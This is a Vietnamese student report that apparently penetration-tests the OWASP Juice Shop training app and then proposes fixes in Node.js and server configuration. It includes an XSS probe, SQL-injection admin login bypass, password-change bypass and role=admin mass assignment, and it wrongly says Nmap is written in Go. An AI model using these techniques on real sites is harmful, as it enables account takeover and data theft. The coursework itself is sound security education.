
+ Phát hiện và khai thác các lỗ hổng bảo mật: Đây là bước để tìm ra các điểm yếu và các lỗ hổng bảo mật trong ứng dụng web bằng cách sử dụng các kỹ thuật và công cụ khác nhau. Có thể sử dụng các công cụ như Burp Suite để thao tác URL, SQL injection, XSS, hoặc Acunetix để quét chủ động và phát hiện các lỗ hổng phổ biến.

+ Đánh giá và báo cáo kết quả: Đây là bước để tổng hợp và phân tích các kết quả kiểm thử, đưa ra các khuyến nghị và biện pháp khắc phục. Có thể sử dụng các công cụ như Nessus hoặc QualysGuard để tạo các báo cáo chi tiết và dễ hiểu về các lỗ hổng bảo mật và mức độ ảnh hưởng của chúng.

* + 1. ***Tiến hành kiểm thử.***
* Mục tiêu của lần kiểm thử này là tìm ra một số lỗ hổng phổ biến tồn tại trong Juice Shop, từ đó xác định được các rủi ro cần phòng tránh và khắc phục.
* Phạm vi thực hiện: Trên các chức năng chính của website.
* Công cụ kiểm thử:
* Burpsuite là một phần mềm kiểm thử bảo mật ứng dụng web, được tích hợp nhiều công cụ khác nhau để xác định và khai thác các lỗ hổng. Burpsuite có hai phiên bản: miễn phí (free) và trả phí (pro), với các tính năng chung như Proxy Server, Repeater, Decoder, Comparer, Web spider, v.v.. Phiên bản pro có thêm chức năng scan web tự động và một số chức năng nâng cao khác. Burpsuite được viết bằng ngôn ngữ Java và có giao diện thân thiện với người dùng.
* Gobuster là một công cụ dùng để brute-force các URI (thư mục và tệp) trên các trang web, các tên miền phụ DNS, các tên máy chủ ảo và các bucket công khai trên Amazon S3 và Google Cloud. Gobuster được viết bằng ngôn ngữ Go và có thể cài đặt trên các hệ điều hành Linux. Gobuster có ba chế độ chính là dir, dns và vhost, tương ứng với các mục tiêu brute-force khác nhau. Gobuster cung cấp nhiều tùy chọn để tùy biến quá trình brute-force, như thay đổi số lượng luồng, thời gian chờ, trạng thái HTTP, cookie, proxy, user-agent, v.v.. Gobuster là một công cụ hữu ích cho việc trinh sát và khám phá các nội dung ẩn trên các ứng dụng web.
* Nmap là một công cụ khám phá mạng và kiểm tra bảo mật nguồn mở và miễn phí. Nmap có thể quét các địa chỉ IP, các cổng, các dịch vụ, các hệ điều hành, các lỗ hổng và nhiều thông tin khác về các thiết bị được kết nối với mạng. Nmap cũng có thể sử dụng các tập lệnh để tự động hóa các tác vụ khác nhau, như quét ping, quét máy chủ, quét port, v.v.. Nmap được viết bằng ngôn ngữ Go và có thể chạy trên nhiều hệ điều hành, như Linux, Windows, MacOS, v.v..
  + - 1. *Thu thập thông tin:*

- Tiến hành kiểm tra công nghệ của Juice Shop, phát hiện ra rằng website được xây dựng chủ yếu từ JavaScript.

- Quét máy chủ web của Juice Shop nhờ công cụ **nmap** đồng thời tiến hành dò quét các thư mục hoặc tệp tin ẩn bằng công cụ **gobuster** thu được một số kết quả:



Hình 4.1.1 Phân tích kết quả trả về của công cụ nmap

A screenshot of a computer

Description automatically generated


Hình 4.1.2 Kết quả trả về từ công cụ gobuster

* + - 1. *Nghiên cứu và khai thác:*

1. *Directory and File Enumeration Attack*


- Việc không thiết lập quyền truy cập cũng như là đặt tên tài liệu, thư mục quá dễ để các công cụ tìm ra trong từ điển có thể để lộ các thông tin nhạy cảm, các cấu hình, các mã nguồn, các tài liệu, các giao diện người dùng hoặc các chức năng bí mật của một ứng dụng web.

- Từ các thông tin có từ lần dò quét trên, tiến hành truy cập [**https://demo.owasp-juice.shop/ftp**](https://demo.owasp-juice.shop/ftp) ở đây có các tài liệu như các hóa đơn đặt hàng dạng .pdf và vài ghi chú quan trọng, thậm chí có cả file lưu trữ tài khoản mật khẩu dạng .kbdx.



Hình 4.1.3 Truy cập đường dẫn vừa tìm ra là **/ftp**

Một đoạn thông tin quan trọng bị rò rỉ:



*Hình 4.1.4 Thông tin quan trọng bị truy xuất*

1. *XSS*

- Việc không lọc các kí tự đặc biệt hoặc không sử dụng các thư viện an toàn dẫn đến XSS, các câu lệnh độc hại có thể được thực thi trong trình duyệt của người dùng.

- Tại thanh tìm kiếm của Juice Shop, nhập vào đoạn mã sau để kiểm tra:

*<iframe src="javascript:alert(`vanhxinh`)">* và kết quả:



Hình 4.1.5 Trang web có lỗ hổng XSS

1. *SQL injection*

- Tại trang chủ, chú ý đến những phần đánh giá của sản phẩm, thu thập được email của người dùng có quyền quản trị viên.

A screenshot of a computer

Description automatically generated

Hình 4.1.6 Vận dụng tối đa thông tin tìm thấy


- Tiến hành đăng nhập mà không cần mật khẩu bằng cách lợi dụng SQL injection:

A screenshot of a computer

Description automatically generated

Hình 4.1.7. Tấn công SQL injection vào form đăng nhập

- Đã thành công xâm nhập tài khoản quản trị viên, tương tự chúng ta có thể xâm nhập vào nhiều tài khoản khác mà không cần mật khẩu.



Hình 4.1.8. Xâm nhập tài khoản bằng SQL injection thành công

1. *Broken Access Control*

- Người dùng có thể truy cập vào các tài nguyên hoặc chức năng mà họ không được phép như mã nguồn dưới đây. Sau khi ta có được quyền truy cập từ tài khoản quản trị viên, tìm kiếm và phát hiện đường dẫn: **/administration**.

A screen shot of a computer program

Description automatically generated

Hình 4.1.9. Tìm ra đường dẫn của trang quản trị

- Điều này gây ra hậu quả nghiêm trọng, kẻ xấu có thể đánh cắp thông tin, sửa xóa dữ liệu,…

A screenshot of a computer

Description automatically generated

Hình 4.1.10. Đột nhập trang quản trị

1. *JWT token forging*

- JWT token forging là một kỹ thuật tạo ra các token JSON web giả mạo hoặc sửa đổi có thể bỏ qua các cơ chế xác thực hoặc ủy quyền của một dịch vụ web. JWT là một định dạng tiêu chuẩn để gửi các dữ liệu JSON được ký số hóa giữa các hệ thống, thường chứa thông tin về người dùng hoặc quyền của họ. Việc sử dụng các khóa bí mật đơn giản để ký các token, và lưu trữ chúng một cách không an toàn trên máy chủ tạo điều kiện cho hacker đánh cắp một token hợp lệ từ người dùng khác, sử dụng các phương pháp như XSS, CSRF, hoặc phishing, và sau đó sử dụng nó để giả danh người dùng.

- Sau khi đăng nhập thông qua SQL injection, tiến hành kiểm tra và phát hiện token của người dùng:

A black screen with white text

Description automatically generated

Hình 4.1.11. Đánh cắp token của người dùng

- Giải mã token có cấu trúc như sau:

A screenshot of a computer code

Description automatically generated

Hình 4.1.12. Giải mã token của người dùng

- Việc để lộ token và cấu trúc dễ giải mã sẽ cho hacker rất nhiều hướng khai thác như brute force mật khẩu thông qua hash, giả mạo để đăng nhập bỏ qua xác thực,…

Khi đó, có thể dễ dàng có được mật khẩu nếu mật khẩu được mã hóa kém.



1. *Broken Authentication*

- Cách thức giống như Broken Access Control, lỗ hổng này cho phép người dùng thực hiện các yêu cầu khi chưa đủ điều kiện xác thực.

- Đăng nhập tài khoản người dùng [bender@juice-sh.op](mailto:bender@juice-sh.op) bằng SQL injection, để đổi mật khẩu thì cần phải có mật khẩu hiện tại. Mặc dù chúng ta có thể giải mã token tuy nhiên mật khẩu của người dùng này được mã hóa tốt và khả năng giải mã được là rất khó khăn. Hãy phân tích request đến server từ BurpSuite:

A screenshot of a computer

Description automatically generated

Hình 4.1.13. Phân tích request đến server

Vậy server cần xác thực tham biến “current” đại diện cho mật khẩu hiện tại. Nếu giá trị của “current” không đúng, server sẽ trả về kết quả thông báo rằng mật khẩu hiện tại không đúng và không có bất kì thay đổi nào.

A screenshot of a computer program

Description automatically generated

Hình 4.1.14. Kết quả trả về từ server khi biến current không hợp lệ


Broken Authentication sẽ giúp chúng ta thay đổi mật khẩu mà không cần xác thực mật khẩu hiện tại. Bỏ qua xác thực “current” bằng cách loại nó ra khỏi request:

A computer screen with text and symbols

Description automatically generated

Hình 4.1.15. Sửa request để bypass authentication

Khi đó kết quả trả về sẽ là:



Hình 4.1.16. Response từ server cho thấy đã thành công

Forward request và thành công

*A screenshot of a password

Description automatically generated*

Hình 4.1.17. Thay đổi mật khẩu thành công

1. *Improper Input Validation*

- Improper Input Validation là một loại lỗ hổng bảo mật web, người dùng có thể chèn các đầu vào độc hại vào trang web hoặc ứng dụng web. Đầu vào độc hại này có thể ảnh hưởng đến luồng điều khiển hoặc luồng dữ liệu của chương trình, và gây ra các hậu quả như bỏ qua các cơ chế bảo mật, chèn mã độc, hoặc thực hiện các hành động không được phép.

- Lợi dụng lỗ hổng này, chúng ta sẽ tạo một tài khoản có quyền quản trị viên (admin role) và nâng cấp một tài khoản lên tư cách là thành viên cao cấp (deluxe member).

A screenshot of a computer

Description automatically generated

Hình 4.1.18. Tấn công Improper Input Validation từ form đăng ký

Phân tích request bằng BurpSuite:

A screenshot of a computer program

Description automatically generated

Hình 4.1.19. Phân tích request bằng BurpSuite

Lợi dụng Improper Input Validation ở chỗ, chúng ta sẽ thêm một tham biến “role” và giá trị gán cho nó là “admin” để có quyền quản trị viên.

A screenshot of a computer

Description automatically generated

Hình 4.1.20. Đăng ký tài khoản mới có sẵn role admin

Thành công có tạo được tài khoản [trongphi@juice-sh.op](mailto:trongphi@juice-sh.op) với quyền admin.


Phân tích request và response trong việc nâng cấp tài khoản lên thành viên cao cấp:

A blue green and red text

Description automatically generatedA green text on a white background

Description automatically generated

Lợi dụng Improper Input Validation để sửa request:

A green text on a white background

Description automatically generated

Như vậy đã thành công

A screenshot of a computer

Description automatically generated

Hình 4.1.21. “Vịt hóa thiên nga” với Deluxe member

* 1. **Đề xuất các biện pháp bảo mật.**
     1. ***Ngăn chặn lỗi XSS.***

- Sử dụng thư viện như ‘he’ trong javascript để mã hóa dữ liệu trước khi hiển thị ra màn hình.

const he = require('he');

*// Trong route handler hoặc middleware*

const userInput = req.body.userInput;

const encodedUserInput = he.encode(userInput);

res.render('page', { userInput: encodedUserInput });

Hình 4.2.1. Sử dụng thư viện ‘he’ mã hóa dữ liệu

-Thư viện ‘he’ là một thư viện JavaScript nhỏ gọn được sử dụng để mã hóa và giải mã HTML entities. HTML entities là các ký tự đặc biệt được sử dụng trong HTML để đại diện cho các ký tự có ý nghĩa riêng biệt, chẳng hạn như ‘<’, ‘>’, ‘&’ và các ký tự Unicode khác.

- Tác dụng chính của ‘he’ là giúp ngăn chặn tấn công Cross-Site Scripting (XSS) bằng cách mã hóa dữ liệu trước khi nó được hiển thị trên trang web. Tấn công XSS xảy ra khi kẻ tấn công chèn mã JavaScript độc hại vào dữ liệu đầu vào người dùng và khiến trình duyệt thực thi nó.

* + 1. ***Ngăn chặn SQL Injection.***

- Ngăn chặn SQL Injection là một biện pháp quan trọng trong bảo mật ứng dụng web để ngăn chặn kẻ tấn công chèn các câu lệnh SQL độc hại vào dữ liệu đầu vào người dùng. Sử dụng thư viện ORM như Sequelize cùng với prepared statements là một cách hiệu quả để thực hiện điều này.

- Cài đặt Sequelize:

npm install sequelize sequelize-cli mysql2

- Sửa lại cách thức kết nối cơ sở dữ liệu và định nghĩa Mô hình(Model):

*// database.js*

const Sequelize = require('sequelize');

const sequelize = new Sequelize('database', 'username', 'password', {

    host: 'localhost',

    dialect: 'mysql',

});

module.exports = sequelize;

- Định nghĩa Model và sử dụng Prepared Statements:

*// user.js*

const { DataTypes } = require('sequelize');

const sequelize = require('./database');

const User = sequelize.define('User', {

    username: {

        type: DataTypes.STRING,

        allowNull: false,

    },

    password: {

        type: DataTypes.STRING,

        allowNull: false,

    },

});

*// Truy vấn sử dụng prepared statements*

async *function* findUserByUsername(username) {

    return await User.findOne({

        where: {

            username: {

                [Sequelize.Op.eq]: username,

            },

        },

    });

}

- Sử dụng truy vấn an toàn trong Route Handler:

*// route.js*

const express = require('express');

const router = express.Router();

const { findUserByUsername } = require('./user');

router.get('/users/:username', async (req, res) *=>* {

    const username = req.params.username;

*// Sử dụng truy vấn an toàn*

    const user = await findUserByUsername(username);

    if (user) {

        res.status(200).json(user);

    } else {

        res.status(404).json({ message: 'User not found' });

    }

});

module.exports = router;

Hình 4.2.2. Sử dụng Sequelize và Prepared statements mã hóa trước khi truy vấn dữ liệu.

- Như vậy việc truy vấn **findUserByUsername** sử dụng Sequelize và prepared statements để tìm kiếm một người dùng dựa trên tên người dùng mà không cần phải lo lắng về SQL injection. Sequelize tự động xử lý việc đưa dữ liệu vào truy vấn một cách an toàn.

- Ngoài ra có thể kết hợp thêm các biện pháp để tăng tính an toàn hơn:

+ Ngoài ra có thể kế một Web Application Firewall (WAF)

+ Chia nhỏ câu lệnh SQL...

* + 1. ***Ngăn chặn Broken Access Control.***

Broken Access Control là một lỗi bảo mật nghiêm trọng mà Juice Shop, cũng như nhiều ứng dụng khác, có thể đối mặt. Đây là một số biện pháp có thể thực hiện để sửa lỗi này trong Juice Shop:

1. Kiểm soát quyền truy cập tại cấp đối tượng (Object-Level Access Control):

- Đảm bảo rằng mọi hành động liên quan đến dữ liệu được kiểm tra quyền truy cập. Dưới đây là một ví dụ sử dụng middleware để kiểm tra quyền truy cập vào một tài nguyên cụ thể:

*// Middleware kiểm tra quyền truy cập đối với người dùng*

const checkUserAccess = (req, res, next) => {

    const resourceId = req.params.id; *// giả sử id là thông tin cần kiểm tra*

*// Kiểm tra quyền truy cập của người dùng vào resourceId*

    if (currentUserHasAccess(req.user, resourceId)) {

        next(); *// Cho phép tiếp tục xử lý yêu cầu*

    } else {

        res.status(403).json({ message: 'Access denied' });

    }

};

*// Sử dụng middleware trong route*

app.get('/resource/:id', checkUserAccess, (req, res) => {

*// Xử lý yêu cầu khi quyền truy cập được chấp nhận*

});

Hình 4.2.3. Kiểm tra quyền truy cập trên mỗi trang web

1. Kiểm soát truy cập tại cấp cơ sở dữ liệu (Database - Level Access Control):

- Đảm bảo rằng mọi truy vấn đến cơ sở dữ liệu đều kiểm tra và áp dụng quyền truy cập. Sử dụng ORM như Sequelize có thể giúp đơn giản hóa quá trình này.

*// Sử dụng Sequelize để kiểm tra quyền truy cập*

const resource = await Resource.findOne({

    where: {

        id: resourceId,

        userId: req.user.id, *// Kiểm tra quyền truy cập của người dùng*

    },

});

if (resource) {

*// Người dùng có quyền truy cập*

    res.json(resource);

} else {

*// Người dùng không có quyền truy cập*

    res.status(403).json({ message: 'Access denied' });

}

Hình 4.2.4. Kiểm soát quyền truy cập với Sequelize

1. Kiểm soát truy cập đối với chức năng cụ thể:

- Kiểm tra quyền truy cập trước khi cho phép người dùng thực hiện một chức năng cụ thể. Dưới đây là một ví dụ sử dụng middleware:

*// Middleware kiểm tra quyền truy cập cho chức năng cụ thể*

const checkFunctionAccess = (req, res, next) => {

    const functionName = req.params.functionName; *// giả sử functionName là thông tin cần kiểm tra*

*// Kiểm tra quyền truy cập của người dùng vào chức năng*

    if (currentUserHasAccessToFunction(req.user, functionName)) {

        next(); *// Cho phép tiếp tục xử lý yêu cầu*

    } else {

        res.status(403).json({ message: 'Access denied' });

    }

};

*// Sử dụng middleware trong route*

app.get('/function/:functionName', checkFunctionAccess, (req, res) => {

*// Xử lý yêu cầu khi quyền truy cập được chấp nhận*

});

Hình 4.2.5. Kiểm tra quyền truy cập trước khi thực hiện chức năng với middleware

1. Ẩn Cookie và ẩn cổng:

- Sử dụng thuộc tính httponly cho Cookie:

+ Thiết lập thuộc tính httponly cho cookie sẽ ngăn chặn truy cập thông qua mã JavaScript. Điều này giúp bảo vệ cookie khỏi các tấn công XSS.

- Sử dụng Secure Cookie trên kết nối an toàn (https):

+ Đảm bảo rằng cookie được thiết lập chỉ khi kết nối là an toàn (https). Điều này ngăn chặn tấn công trung gian (Man- In- The- Middle) và bảo vệ cookie khỏi việc bị đánh cắp.

*// Middleware hoặc trong cấu hình Express*

app.use(session({

*// ... các cấu hình khác*

    cookie: {

        secure: true,

        httpOnly: true,

*// ... các cấu hình khác*

    },

}));

*Hình 4.2.6. Sử dụng Secure Cookie kết nối an toàn https*

- Đổi cổng mặc định (ví dụ: từ cổng 3000 sang cổng 8080) có thể giúp che giấu ứng dụng trước một số cuộc tấn công, vì nhiều tấn công được thực hiện trên các cổng phổ biến.

# Thay đổi cổng khi khởi động ứng dụng

node app.js --port 8080

- Sử dụng một reverse proxy (ví dụ: Nginx hoặc Apache) để chuyển hướng các yêu cầu từ cổng công cộng đến cổng nội bộ của ứng dụng.

Ví dụ cấu hình Nginx:

server {

    listen 80;

    server\_name example.com;

    location / {

        proxy\_pass http:*//localhost:3000; # Cổng nội bộ của ứng dụng*

        # ... các cấu hình khác

    }

}

*Hình 4.2.7. Cấu hình Nginx*

* + 1. ***Ngăn chặn Directory and File Enumeration Attack.***

Để ngăn chặn Directory and File Enumeration Attack, có một số biện pháp phòng thủ có thể áp dụng, như:

+ Sử dụng các tên thư mục và tệp ngẫu nhiên và không dựa trên các từ điển phổ biến.

+ Không cho phép truy cập vào các thư mục và tệp không cần thiết bằng cách sử dụng các tệp .htaccess hoặc các cấu hình máy chủ tương ứng.

+ Trả về các mã trạng thái HTTP nhất quán cho các yêu cầu không hợp lệ, ví dụ như luôn trả về 404 cho các thư mục và tệp không tồn tại hoặc không được phép truy cập.

+ Sử dụng mod\_rewrite trên apache để viết lại các yêu cầu cho các thư mục thành các yêu cầu cho các tệp không tồn tại.

Cụ thể ở đây chúng ta sử dụng mod\_rewrite trên apache để viết lại các yêu cầu cho các thư mục thành các yêu cầu cho các tệp không tồn tại. Ví dụ, chúng ta có thể thêm các dòng sau vào tệp .htaccess:

RewriteEngine On

RewriteCond %{REQUEST\_FILENAME} -d

RewriteRule ^(.\*)$ /nonexistentfile.php [L]

Điều này sẽ khiến bất kỳ yêu cầu nào cho một thư mục trên trang web được chuyển hướng đến tệp nonexistentfile.php, và trả về mã trạng thái 404. Như vậy, kẻ tấn công sẽ không thể phân biệt được thư mục nào tồn tại và thư mục nào không.

* 1. **Tổng kết lại các biện pháp bảo mật.**

Trách nhiệm trong lĩnh vực bảo mật thông tin được phân chia rõ ràng giữa các bên liên quan, bao gồm nhà quản trị hệ thống, nhà phát triển, và người sử dụng. Dưới đây là trách nhiệm cụ thể của từng người:

* + 1. ***Trách nhiệm đối với nhà quản trị hệ thống.***
* Bảo dưỡng và cập nhật hệ thống: nhà quản trị hệ thống có trách nhiệm đảo bảo rằng tất cả hệ thống và phần mềm đều được cập nhật đều đặn với các bản vá bảo mật mới nhất.
* Quản lý quyền truy cập: thiết lập và quản lý các quyền truy cập để đảm bảo rằng chỉ những người cần thiết mới có quyền truy cập vào tài nguyên quan trọng
* Cấu hình Firewall và mô-đun bảo mật: thiết lập và duy trì cấu hình của firewall và các mô-đun bảo mật để lọc và giám sát luồng dữ liệu, ngăn chặn truy cập không ủy quyền.
* Theo dõi và ghi log: thiết lập hệ thống theo dõi và ghi log để theo dõi hoạt động mạng và phát hiện nguy cơ bảo mật
  + 1. ***Trách nhiệm đối với nhà phát triển.***
* Kiểm soát dữ liệu đầu vào: xác thực và kiểm tra dữ liệu đầu vào từ người dùng để ngăn chặn các tấn công như SQL Injection, XSS, CSRF, và các loại tấn công khác
* Sử dụng Prepared Statements: sử dụng prepared statements hoặc parameterized queries khi làm việc với cơ sở dữ liệu để ngăn chặn SQL Injection.
* Escape dữ liệu trước khi hiển thị: escape(mã hóa) dữ liệu trước khi hiển thị nó trên trang web để ngăn chặn tấn công XSS.
* Sử dụng HTTPS: sử dụng bộ giao thức HTTPS để bảo vệ dữ liệu khi truyền tải giữa máy chủ và trình duyệt.
  + 1. ***Trách nhiệm với người sử dụng.***
* Chọn mật khẩu mạnh: sử dụng cả chữ cái, số, ký tự đặc biệt. Tránh sử dụng mật khẩu dễ đoán.
* Đăng nhập an toàn: luôn đăng nhập từ trang web chính thức và tránh đăng nhập thông qua liên kết gửi email hoặc tin nhắn.
* Không sử dụng máy tính công cộng: tránh sử dụng máy tính công cộng hoặc máy tính của người khác để truy cập thông tin nhạy cảm.
* Theo dõi tài khoản: kiểm tra định kỳ các giao dịch tài khoản và báo cáo ngay lập tức nếu có bất kỳ hoạt động đáng ngờ nào.
* Tắt cookies khi không cần thiết để giảm nguy cơ theo dõi và tấn công XSS.
  + 1. ***Tổng kết.***

Mỗi bên đều đóng vai trò quan trọng trong việc bảo vệ hệ thống. Các nhà quản trị hệ thống chịu trách nhiệm về triển khai và duy trì hạ tầng bảo mật, những nhà phát triển cung cấp ứng dụng an toàn và bảo mật, còn người sử dụng có nhiệm vụ duy trì thái độ an toàn khi sử dụng dịch vụ trực tuyến. Sự hợp tác giữa tất cả các bên này là chìa khóa để xây dựng một hệ thống an toàn và bảo mật trong môi trường trực tuyến ngày nay.

KẾT LUẬN

Trong quá trình nghiên cứu về bảo mật web, nhóm chúng em đã tập trung khám phá, phân tích và đề xuất các giải pháp an toàn cho các vấn đề quan trọng nhất liên quan đến an ninh thông tin trên nền web. Dưới đây là những điểm chính được đề cập trong phần kết luận của đề tài "Nghiên cứu các vấn đề về bảo mật web".

**Tóm tắt nghiên cứu:** Chúng em đã tổng quan về những vấn đề quan trọng trong bảo mật web trong Chương 1, giúp định rõ hướng đi và phạm vi của nghiên cứu. Chương 2 đã trình bày cơ sở lý thuyết về an toàn thông tin trên nền web, giúp chúng em hiểu rõ các nguy cơ và nguyên tắc cơ bản. Chương 3 tập trung vào cơ sở thực tiễn, đưa ra ví dụ cụ thể về những thách thức mà các trang web đang phải đối mặt.

**Thực hiện tấn công thực nghiệm:** Nhóm chúng em đã thực hiện các tấn công thực nghiệm, bao gồm Broken Authentication, Broken Access Control, Improper Input Validation, XSS và SQL Injection, để hiểu rõ cách mà những kỹ thuật này có thể được tận dụng bởi những kẻ tấn công. Qua đó, chúng em đã có cái nhìn sâu sắc về những điểm yếu trong bảo mật của ứng dụng web và cách chúng ta có thể ngăn chặn những rủi ro này.

**Giải pháp bảo mật:** Chương 4 là phần quan trọng nhất của đề tài, nơi chúng em đề xuất và giải thích các giải pháp bảo mật cụ thể cho các vấn đề đã nêu ra ở Chương 3. Các giải pháp này không chỉ là lý thuyết mà còn được chứng minh hiệu quả thông qua các ví dụ thực tế và thử nghiệm.

**Tầm quan trọng của nghiên cứu:** Nghiên cứu của chúng em là một đóng góp quan trọng vào lĩnh vực bảo mật web bằng cách giúp cộng đồng hiểu rõ hơn về các rủi ro và cách giảm thiểu chúng. Việc thực hiện các tấn công thực nghiệm cung cấp cái nhìn thực tế và hữu ích về cách ứng dụng web có thể trở thành mục tiêu của những kẻ tấn công.

TÀI LIỆU THAM KHẢO

**Tiếng Việt**

* Dương, S. (2021). “Bảo mật ứng dụng web trên môi trường Internet”. Thư viện Trường Đại học Công nghiệp Hà Nội
* Lê, V. (2021, Tháng 6 10). “Session là gì, Cookie là gì?” TopDev. Truy cập từ <https://topdev.vn/blog/session-la-gi-cookie-la-gi/>
* Nguyễn, T. (2022, Tháng 2 5). “Nguyên tắc hoạt động của Website.” Marketing Toàn Cầu. Truy cập từ <https://marketingtoancau.com/tin-tuc/nguyen-tac-hoat-dong-website-303>
* Trịnh, N. (2020, Tháng 9 3). “HTTP và HTTPS là gì?” CyStack. Truy cập từ <https://cystack.net/blog/http-va-https-la-gi>
* Wikipedia. (n.d.). Website. Truy cập từ <https://vi.wikipedia.org/wiki/Website>

**Tiếng Anh**

* ADVANCED XSS AND CSRF EXPLOITATION. Truy cập từ <https://academy.hackthebox.com/module/details/235>
* Juice-shop developments and issues. Truy cập từ <https://github.com/juice-shop/juice-shop>
* Tác giả. (Năm). “What is a Digital Signature.” Binance Academy. Truy cập từ <https://academy.binance.com/en/articles/what-is-a-digital-signature>
* Top 10 OWASP. Truy cập từ <https://owasp.org/www-project-top-ten/>
* Web Application Security. Truy cập từ <https://tryhackme.com/r/room/introwebapplicationsecurity>